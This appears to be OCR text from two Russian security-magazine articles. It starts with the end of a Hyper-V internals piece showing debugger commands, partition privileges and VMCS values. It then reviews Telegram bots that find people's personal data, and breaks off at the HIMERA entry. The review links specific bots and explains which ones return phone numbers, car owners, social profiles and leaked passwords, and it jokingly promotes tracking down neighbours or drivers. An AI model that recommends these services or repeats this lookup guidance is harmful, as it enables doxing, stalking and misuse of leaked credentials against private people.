
В последние годы было разработано множество полезных системных утилит. Я не буду описывать утилиты Sysinternals, потому что они знакомы всем, кто занимается исследованием внутреннего устройства Windows. Еще существует интересный набор утилит от Павла Йосифовича (@zodiacon), который известен как один из авторов седьмого издания первой части книги «Внутреннее устройство Windows». Они похожи на утилиты Sysinternals, но поставляются с открытым исходным кодом.

С помощью ETWProvider можно посмотреть список ETW-провайдеров, используемых компонентами Hyper-V в работающей системе.




Утилита ETWProvider

С использованием утилиты DrvMon можно увидеть взаимодействие ядерных компонентов и компонентов, запущенных в пользовательском режиме.



Утилита DrvMon

Набор утилит для диагностирования от Microsoft также может быть использован для получения дополнительной информации о работе компонентов Hyper-V. Не менее полезны утилиты для сбора событий ETW:

- `VMLtrace`;
- `Fruti`;
- `tss_VMLverbosity.ps1`;
- `V_Tracing_Using_Channels.ps1`.



VMLtrace и Fruti



tss_VMLverbosity.ps1 и V_Tracing_Using_Channels.ps1

ГИПЕРВЫЗОВЫ

Последняя версия документа Hypervisor Top-Level Functional Specification для Windows Server 2019 — 6.0b — описывает интерфейсы Hyper-V и внутреннее устройство некоторых компонентов гипервизора. Каждая виртуальная машина, а также непосредственно ОС с установленным компонентом Hyper-V представляется в виде раздела (partition). У каждого раздела есть свой идентификатор, который должен быть уникальным в рамках хост-сервера и имеет 64-битное значение.

Для каждого раздела при создании задаются привилегии (структура `HV_PARTITION_PRIVILEGE_MASK`), которые и определяют возможность выполнения конкретных гипервызовов. Узнать привилегии можно, выполнив в root-partition следующий код в Ring 0:

```
WinHvGetPartitionId(&PartID); // ID раздела
WinHvGetPartitionProperty(PartID,HvPartitionPropertyPrivilegeFlags,&
HvProp); // Свойства раздела возвращаются в HvProp
```

Здесь `HvPartitionPropertyPrivilegeFlags` — одно из значений перечисления `HV_PARTITION_PROPERTY_CODE`, которыми оперируют функции, экспортируемые драйверами `winhvr.sys` и `winhv.sys`.

```
HV_STATUS
WinHvGetPartitionProperty(
  __in HV_PARTITION_ID  PartitionId,
  __in HV_PARTITION_PROPERTY_CODE PropertyCode,
  __out PHV_PARTITION_PROPERTY  PropertyValue
);
```

Также при необходимости эти привилегии можно поменять, вызвав в root-partition следующую функцию:

```
HV_STATUS
WinHvSetPartitionProperty(
  __in HV_PARTITION_ID  PartitionId,
  __in HV_PARTITION_PROPERTY_CODE PropertyCode,
  __in HV_PARTITION_PROPERTY  PropertyValue
);
```

Значение `HvPartitionPropertyPrivilegeFlags` для раздела Windows Server 2019: `002BB9FF00003FFF`.

AccessVpRunTimeReg	AccessGuestIdleReg	ConnectPort
AccessPartitionReferenceCounter	AccessFrequencyRegs	AccessStats
AccessSynicRegs	AccessDebugRegs	Debugging
AccessSyntheticTimerRegs	AccessReenlightenmentControls	CpuManagement
AccessApicRegs	CreatePartitions	ConfigureProfiler
AccessHypercallMsrs	AccessPartitionId	EnableExtendedGvaRangesForFlushVirtualAddress List
AccessVpIndex	AccessMemoryPool	AccessVSM
AccessResetReg	AdjustMessageBuffers	AccessVpRegisters
AccessStatsReg	PostMessages	EnableExtendedHypercalls
AccessPartitionReferenceTsc	SignalEvents	Isolation
	CreatePort	

AccessVpRunTimeReg	SignalEvents
AccessPartitionReferenceCounter	ConnectPort
AccessSynicRegs	EnableExtendedGvaRangesForFlushVirtualAddressList
AccessSyntheticTimerRegs	AccessVSM
AccessApicRegs	AccessVpRegisters
AccessHypercallMsrs	EnableExtendedHypercalls
AccessVpIndex	StartVirtualProcessor
AccessPartitionReferenceTsc	Isolation
AccessGuestIdleReg	
AccessFrequencyRegs	
AccessReenlightenmentControls	
PostMessages	

Значение `HvPartitionPropertyPrivilegeFlags` для гостевого раздела: `003B80B000002E7F`.

В гостевой ОС привилегии можно получить, поместив в `EAX 0x40000003` и выполнив инструкцию `CPUID` (в документе Hyper-V TLFS 6.0b дана расшифровка результатов CPUID).

```
EAX =00002E7F (101110 01111111) — биты 31-0 HV_PARTITION_PRIVILEGE_-
MASK
EBX =003B8030 (111011 10000000 00110000) — биты 63-32 HV_PARTI-
TION_PRIVILEGE_MASK
ECX =00000002 (10) — зарезервировано
EDX =00BED7B2 (10111110 11010111 10110010)
Bit 1:  Guest debugging support is available
Bit 4:  Support for passing hypercall input parameter block via XMM
registers is available
Bit 5:  Support for a virtual guest idle state is available
Bit 7:  Support for querying NUMA distances is available
Bit 8:  Support for determining timer frequencies is available
Bit 9:  Support for injecting synthetic machine checks is available.
Bit 10: Support for guest crash MSRs is available
Bit 12: Support for NPIEP is available
Bit 14: ExtendedGvaRangesForFlushVirtualAddressListAvailable
Bit 15: Support for returning hypercall output via XMM registers is
available
Bit 17: SintPollingModeAvailable
Bit 18: HypercallMsrLockAvailable
Bit 19: Use direct synthetic timers
Bit 20: Support for PAT register available for VSM
Bit 21: Support for bndcfgs register available for VSM
Bit 23: Support for synthetic time unhalted timer available
```

В гипервизоре можно получить привилегии раздела, который выполнил операцию, вызвавшую `VM exit`, если вычислить значение `gs:0`. Для этого нужно прочитать значение поля `HOST_GS_BASE в VMCS или же IA32_GS_BASE MSR`:

```
WINDBG>rdmsr 0xc0000101
msr[c0000101] = fffffbdb`a68c2000
```

Затем следует получить значение, на которое указывает `gs:83a8`, и перейти по смещению `0xd8`.

```
WINDBG>dc poi(fffffbdb`a68c2000+0x83a8)+d8
ffffe800`000010d8  00003fff 002bb9ff 00000000 ffffe800  .?....+
.........
ffffe800`000010e8  00000000 00000000 00216560 ffffe800  ........`e!
.....
ffffe800`000010f8  00000001 00000000 00000000 00000000
................
ffffe800`00001108  002342c0 ffffe800 00000000 00000000  .B#
.............
```

В данном случае VM exit был выполнен из root-partition. Гипервизор в каждом из разделов формирует специальную страницу для выполнения гипервызовов. Ее адрес можно получить, если прочитать `MSR 0x40000001 (HV_X64_MSR_HYPERCALL)`.

Windows Server 2019 на Windows Server 2019:

```
kd> rdmsr 0x40000001
msr[40000001] = 00000000`00767000

kd> up 00000000`00767000 L50
kd> up 00000000`00767000 L50
00000000`00767000 0f01c1          vmcall
00000000`00767003 c3              ret
00000000`00767004 8bc8            mov     ecx,eax
00000000`00767006 b811000000      mov     eax,11h
00000000`0076700b 0f01c1          vmcall
00000000`0076700e c3              ret
00000000`0076700f 488bc1          mov     rax,rcx
00000000`00767012 48c7c111000000  mov     rcx,11h
00000000`00767019 0f01c1          vmcall
00000000`0076701c c3              ret
00000000`0076701d 8bc8            mov     ecx,eax
00000000`0076701f b812000000      mov     eax,12h
00000000`00767024 0f01c1          vmcall
00000000`00767027 c3              ret
00000000`00767028 488bc1          mov     rax,rcx
00000000`0076702b 48c7c112000000  mov     rcx,12h
00000000`00767032 0f01c1          vmcall
00000000`00767035 c3              ret
00000000`00767036 90              nop
00000000`00767037 90              nop
```

Чтобы иметь возможность использовать экспортируемые функции `winhv.sys` и `winhvr.sys`, можно либо динамически вычислять адреса функций, либо создать lib-файл. Рассмотрим второй вариант. Для создания def-файла используем вывод команды dumpbin:

```
dumpbin /exports winhv.sys
```

Windows Server 2016 и новее используют драйвер `winhvr.sys` для root-раздела, таким образом def-файл для драйвера, предназначенного для работы на хост-сервере, необходимо формировать на основе этого файла. Для сборки 64-битного драйвера правки вносить не нужно. Формирование lib-файла выполняется следующей командой (для x86):

```
lib.exe /def:winhv.def /OUT:winhv.lib /machine:x86
```

Для x64:

```
lib.exe /def:winhvr.def /OUT:winhvr.lib /machine:x64
```

Перед выполнением команд не забудь запустить Visual Studio native tools. Мы можем найти таблицу гипервызовов в файле hvxi64.exe, используя специальный скрипт. Скрипт создает таблицу наподобие показанной на иллюстрации ниже.

Пример таблицы, создаваемой скриптом CreatemVmcallHandlersTable2019.py

Мы можем отобразить значения VMCS полей внутри hvix64.exe, используя скрипт display-vmcs.py. Скрипт необходимо запустить в IDA PRO для файла `hvix64.exe` при подключенной отладочной сессии к гипервизору. Скрипт формирует и вызывает процедуру

```
vmread      rax, rax
jmp         -3
```

Он считывает значение регистра rax и отображает его в консоли IDA PRO. Для сравнения вот некоторые значения VMCS.

Root раздел	Дочерний раздел
CPU_BASED_VM_EXEC_CONTROL = 0xb6a06dfa	CPU_BASED_VM_EXEC_CONTROL = 0xb5a06dfa
Use TSC offsetting	Use TSC offsetting
HLT exiting	HLT exiting
MWAIT exiting	MWAIT exiting
RDPMC exiting	RDPMC exiting
Use TPR shadow	Use TPR shadow
MOV-DR exiting	MOV-DR exiting
Use I/O bitmaps	Unconditional I/O exiting
Use MSR bitmaps	Use MSR bitmaps
MONITOR exiting	MONITOR exiting
Activate secondary controls	Activate secondary controls
IO_BITMAP_A = 0x101001000	CR0_GUEST_HOST_MASK = 0xffffffffffffffe1
IO_BITMAP_A_HIGH = 0x1	CR0_READ_SHADOW = 0x80050033
IO_BITMAP_B = 0x101002000	CR3_TARGET_COUNT = 0x0
IO_BITMAP_B_HIGH = 0x1	CR3_TARGET_VALUE0 = 0x0
EXCEPTION_BITMAP = 0x60002	CR3_TARGET_VALUE1 = 0x0
MSR_BITMAP = 0x109328000	CR3_TARGET_VALUE2 = 0x0
MSR_BITMAP_HIGH = 0x1	CR3_TARGET_VALUE3 = 0x0
PIN_BASED_VM_EXEC_CONTROL = 0x3f	CR4_GUEST_HOST_MASK = 0xfffffffffffff870
External-interrupt exiting	CR4_READ_SHADOW = 0x60678
NMI exiting	EPT_POINTER = 0x1e7c0301e
Virtual NMIs	EPT_POINTER_HIGH = 0x1
SECONDARY_VM_EXEC_CONTROL = 0xae	EXCEPTION_BITMAP = 0x60002
Enable EPT	GUEST_CR0 = 0x80050033
Descriptor-table exiting	GUEST_CR3 = 0xfd84002
Enable RDTSCP	GUEST_CR4 = 0x62678
Enable VPID	GUEST_PDPTE0 = 0x0
Unrestricted guest	GUEST_PDPTE1 = 0x0
VM_ENTRY_CONTROLS = 0x13ff	GUEST_PDPTE2 = 0x20000
Load debug controls	GUEST_PDPTE3 = 0x0
IA-32e mode guest	MSR_BITMAP = 0x1e7caa000
VM_EXIT_CONTROLS = 0x3efff	MSR_BITMAP_HIGH = 0x1
Save debug controls	PIN_BASED_VM_EXEC_CONTROL = 0x3f
Host address space size	External-interrupt exiting
Acknowledge interrupt on exit	NMI exiting
	Virtual NMIs
	SECONDARY_VM_EXEC_CONTROL = 0xee
	Enable EPT
	Descriptor-table exiting
	Enable RDTSCP
	Enable VPID
	WBINVD exiting
	Unrestricted guest
	VM_ENTRY_CONTROLS = 0x53ff
	Load debug controls
	IA-32e mode guest
	Load IA32_PAT
	VM_EXIT_CONTROLS = 0xbefff
	Save debug controls
	Host address space size
	Acknowledge interrupt on exit
	Load IA32_PAT

Например, ты можешь увидеть, что гостевой раздел гипервизора обрабатывает весь поток информации, проходящей через порты ввода-вывода (I/O exiting Unconditional), а для root-раздела выполняется перехват только некоторых портов (используется I/O bitmaps).

```
WINDBG>!db 0x101001000 L1300

#101001000 00 00 00 00 03 00 00 00-00 00 00 00 10 00 00 00
................
#101001010 00 00 00 00 03 00 00 00-00 00 00 00 00 00 00 00
................
...
#101001080 00 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00 ........
.......
...
#101001190 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 f1
................
```

ВЫВОД

В статье было описано создание стенда для исследования Hyper-V, а также очень кратко описаны некоторые нюансы работы гипервизора. Надеюсь, эта информация пригодится начинающим исследователям безопасности гипервизора компании Microsoft.

WWW

- Утилиты и инструменты с открытым исходным кодом для исследований Hyper-V
- Файлы к статье (скрипты, упомянутые в статье, и сборка Radare2 для подключения к Hyper-V)

БОТЫ АТАКУЮТ

ТЕСТИРУЕМ ТЕЛЕГРАМ-БОТЫ ДЛЯ ПОИСКА ПЕРСОНАЛЬНЫХ ДАННЫХ


Недавние разоблачительные публикации известного оппозиционера Алексея Навального всколыхнули волну небывалого интереса общественности к теневому бизнесу, связанному с услугами пробива. То, что почти любые данные у нас продаются и покупаются, — не секрет, но, говорят, кое-что можно разузнать и вовсе бесплатно у ботов в «Телеграме». Так ли это и о каких ботах речь, мы сейчас выясним.

ShəLMā
Киберпанк, технокрыс и просто мерзкая личность.
schelma@protonmail.com

WARNING

Незаконный сбор персональной информации — это нарушение закона «О персональных данных» и других законов РФ. Также подобные действия могут образовать состав преступления по статье 137 УК РФ «Нарушение неприкосновенности частной жизни». Ни автор, ни редакция не несут ответственности за любые последствия использования приведенных в этой публикации сведений, которые представлены здесь исключительно ради информирования читателя.

Большинство ботов Telegram, выполняющих по запросу пользователя поиск и выдачу персональных данных, работают по схеме OSINT, то есть опираются на открытые источники, для чего эксплуатируют API различных служб и интернет-ресурсов. Другие используют слитые базы данных, но такие сервисы, во-первых, не всегда функционируют стабильно, а во-вторых, испытывают проблемы с актуализацией информации: любая утекшая в паблик база со временем устаревает и, разумеется, не обновляется. Монетизируются подобные боты либо за счет донатов, либо за счет рекламы, или же админы ограничивают количество бесплатных запросов, после чего бот начинает просить денег за каждую следующую выдачу. Иногда — если админы ну очень жадные — используются все методы сразу.



Не все боты одинаково удобны в использовании

Люди ищут персональную информацию по разным причинам. Кто-то пытается таким образом отыскать своих ~~отравителей~~ должников или симпатичную соседку по подъезду с большими и красивыми си... ними глазами. Кто-то разыскивает прямые контакты блогеров или владельцев пабликов либо пытается из чистого любопытства посмотреть посты в закрытых профилях соцсетей ~~своей бывшей~~.

Еще можно по номеру машины отыскать мобильный телефон подрезавшего тебя на дороге водятла, позвонить ему, назвать по имени-отчеству и вежливо попросить объяснений. Некоторые «гонщики» в такие моменты почему-то немного смущаются. В общем, причины могут быть разными, а средство одно: условно-бесплатные Telegram-боты или услуги пробива, до сих пор широко рекламируемые в даркнете.

INFO

О том, как и за сколько предоставляют в даркнете услуги пробива, читай в статье «Пробей меня полностью! Кто, как и за сколько пробивает персональные данные в России».

Очевидно, что не все боты одинаково полезны. Некоторые просят денег, но в ответ либо не находят актуальную информацию, либо отдают откровенную туфту. Другие вроде бы работают, но настолько странно, что достоверность предлагаемых ботом данных остается сомнительной. Чтобы ты не тратил драгоценное время и деньги на поиск жемчужин в куче органических удобрений, твой любимый журнал протестировал наиболее популярные боты в Telegram и прямо сейчас поделится с тобой полученными результатами. Погнали!

GET CONTACT

- https://t.me/get_kontakt_bot

Тот самый легендарный бот, сыгравший немаловажную роль в нашумевшем расследовании. Бот показывает, как именно записан номер мобильного телефона в адресной книге других абонентов. Информацию железяка черпает с мобильных устройств абонентов, установивших приложение Get Contact, поэтому, если на телефонах твоих друзей эта программа не установлена, никаких данных ты не получишь. В день бот позволяет отправить не больше трех телефонных номеров.


В моем случае на все без исключения запросы бот выдавал один и тот же ответ: `Result: Nothing found`. При этом поиск по имени бота в «Телеграме» выдает пару десятков результатов, отличающихся друг от друга одной или парой букв (get_kontact_bott, get_kontakts_bot и так далее) — видимо, на волне возросшей популярности проекта число желающих поиметь с этого профит тоже резко увеличилось. Некоторые службы, вроде @Getcontact_official_bot, с ходу требуют заплатить 200 рублей за подключение к сервису. Притом ни один из этих ботов, в общем-то, не работает.

Не знаю, с чем именно связано это досадное явление — с нарушением в логике сервиса или с внезапным наплывом клиентов, но пользоваться сейчас Telegram-ботом Get Contact — бесполезная трата времени.

«ГЛАЗ БОГА»

- https://t.me/EyeGodsBot

Еще один популярный бот, упоминавшийся в ряде недавних журналистских публикаций. Бот обладает довольно-таки обширным набором функций: поиск по имени в простом текстовом формате, по номеру автомобиля, по номеру телефона, по адресу электронной почты, по названию юридического лица или ИНН.



Telegram-бот «Глаз Бога»

Для отправки команд бот требует подписаться на собственный канал, но даже это не гарантирует результата. По телефону «Глаз Бога» выдает название оператора и его регион (видимо, для тех, кто не умеет определять эти данные на глаз), возможное имя (я ввел несколько телефонных номеров — имена совпали). Еще он может найти почтовые адреса (вероятнее всего, по базе администраторов доменов), страницу «ВКонтакте», аккаунт «Телеграм», WhatsApp, число интересовавшихся персонажем до тебя. Но эту информацию бот предоставит за 30 рублей. То же самое касается поиска по номеру автомобиля: бесплатно бот показывает только регион (который можно определить и так), а за тридцатку предлагает скачать отчет «Автокода». При этом данные об автомобиле по его номеру при желании нетрудно отыскать в этих ваших интернетах бесплатно.


Если ты введешь адрес электронной почты, бот любезно покажет тебе логин (до символа @) и домен (после @) — это особо ценная информация! Также тебе предложат купить адрес привязанной к этому мылу странички «ВКонтакте» и связанные с email пароли из какой-то слитой базы. По имени бот ищет только номер телефона в заданном регионе, находит неправильный и для его просмотра предлагает купить подписку.

В общем и целом польза от этого бота показалась мне весьма сомнительной: инфу, которую «Глаз Бога» отдает бесплатно, можно при желании нагуглить и без него, а платная информация скудна и не всегда достоверна.

AVINFO

- https://t.me/AVinfoBot

Бот для проверки данных об истории автомобиля по госномеру, VIN, номеру ПТС, ФИО или телефону владельца, что теоретически позволяет выявить «перекупов». С его помощью нетрудно установить собственника транспортного средства, подпершего твое ведро на стоянке у супермаркета. Возможности у бота довольно широкие, а цена относительно невысокая: один отчет стоит 150 рублей, но можно купить подписку.



Telegram-бот AVinfo

По номеру телефона можно найти профиль «ВКонтакте» и опубликованные объявления о продаже машин, что теоретически позволяет вычислить перекупщиков. А по госномеру транспортного средства или VIN бот формирует и предлагает купить отчет. В него входят полные сведения об автомобиле, его собственниках, пробеге, всех ранее использованных госномерах, данные об ограничениях, розыске, наличии страховки и ДТП, о работе в такси, о судебных решениях в отношении машины и имеющихся штрафах. В целом информация крайне полезная, если ты собираешься прикупить себе тачло, чтобы с ветерком катать подругу по улицам ночной Москвы, и при этом желаешь узнать, не собрана ли эта ласточка из двух битых ведер где-нибудь в Дагестане. Но для простого поиска сведений о собственнике авто этот объем данных явно излишний.

Если зайти на канал бота, но не заказывать у него платных услуг, через некоторое время он предложит получить один тестовый отчет на халяву. Я выбрал отчет по номеру телефона, в котором бот обнаружил... только зарегистрированную на этот номер левую страничку «ВКонтакте». Объявлений на «Авито» и «Юле» он не нашел (вероятно, потому, что мои аккаунты привязаны к анонимным симкам), автомобиль — не найден (он зарегистрирован на другого человека, лол), в базе недвижимости также пусто. В общем, данные по госномеру машины AVinfo, может, и способен собрать, а вот с пробивом номеров мобильников дела у него явно обстоят неважно.

SMARTSEARCHBOT

- https://t.me/smart_searchbot


Довольно интересный бот, позволяющий искать по номеру телефона (выдает имя пользователя, регион, город, email, страничку во «ВКонтактике», ник и ID в «Телеграме», если таковые есть), по email (возвращает телефон, имя, страницу «ВК» и город), по номеру транспортного средства, нику или имени в соцсетях, а также по фотографии — бот ищет похожие.

Бесплатно бот позволяет выполнить только два запроса, после чего просит оплатить подписку: суточная стоит в районе 67 рублей, что, в общем-то, недорого. Я решил потратить на благое дело столь нескромную сумму и потестить бот — исключительно в научных целях.

По нескольким введенным мною автомобильным номерам бот не нашел вообще ничего. С номерами мобильника дела обстоят получше: информация находится, и вроде как даже более-менее релевантная, но по нескольким указанным мною номерам бот выдал только регион оператора и имя юзера, видимо из чьей-то записной книжки, — никаких дополнительных сведений обнаружить не удалось.

По фамилии, имени и отчеству бот выдает название организации, с которой может быть связано это лицо, неполный адрес (город, улица) и ИНН: видимо, поиск выполняется по базе юридических лиц и ИП. Часть результатов содержат только номер мобильного телефона. Если фамилия распространенная, результатов может найтись много, поэтому придется уточнять запрос комбинацией ФИО и даты рождения или ФИО и города проживания. Тем не менее мои эксперименты с ботом показали, что базы он использует старые, как ископаемые экскременты динозавра: все найденные им мобильные номера из скормленного мною тестового пула ФИО давным-давно протухли.

Довольно полные сведения бот выдает по email — тут и страничка в «ВК», и привязанный к ней номер мобильного, и полное имя, указанное в профиле пользователя. Любопытный результат можно получить по запросу «история ВК». Даже если профиль юзера закрытый, SmartSearchBot выкачивает оттуда несколько фотографий и возвращает информацию за несколько минувших лет. Эта функция может оказаться полезной, если юзер удалил и почистил свой профиль «ВКонтакте» — по крайней мере, бот поможет узнать его дату рождения, место жительства и работы (если они были указаны).



Telegram-бот SmartSearchBot


Напоследок я решил потестить поиск по фотографии в соцсетях — бот позволяет выполнять до трех таких запросов в сутки. На паре загруженных мною фоток SmartSearchBot почему-то обнаружил несколько лиц (клянусь, там было только одно!), а на других, где человек развернут в профиль, не нашел лица вообще. Методом перебора мне все-таки удалось скормить ему небольшой набор фотографий. И в целом бот со своей задачей справился — правда, для этого необходимо, чтобы лицо на фото было анфас, а искомый юзер сохранил в своем профиле «ВКонтакте» именно эту или крайне похожую фотографию.

В целом я бы оценил работу Telegram-бота SmartSearchBot на троечку с плюсом. Вроде как и ищет, и среди найденной информации даже попадается полезная, но больше половины результатов выдачи — откровенный шлак, который придется отсортировывать вручную.

QUICK_OSINT_BOT

- https://t.me/Quick_OSINT_bot

По своим возможностям бот в целом похож на SmartSearchBot — он способен искать по телефону, адресу электронной почты, госномеру или VIN автомобиля, номеру паспорта, СНИЛС или ИНН. Интересная особенность — поиск по паролю: бот ищет в слитых базах адрес email, которому может соответствовать заданный пароль.



Telegram-бот Quick_OSINT_bot

Тест показал, что номер мобильника по госномеру авто Quick_OSINT_bot находит неправильно, по телефонному номеру выдает в основном регион оператора и имя, под которым абонент записан в телефонных книгах, а также имя, которым он подписывается на досках бесплатных объявлений.

Весьма познавательные результаты получаются при поиске по адресу email: бот возвращает учетки с таким адресом в различных соцсетях, никнеймы, номер мобильного, имя и фамилию (не всегда корректно), а также связанные с этим мылом пароли из слитых баз.

Бот позволяет выполнить несколько бесплатных запросов в сутки, после чего начинает клянчить денег: 0,1 доллара за каждый отчет или предлагает оформить подписку.

HIMERA

- https://t.me/HimeraSearch_bot

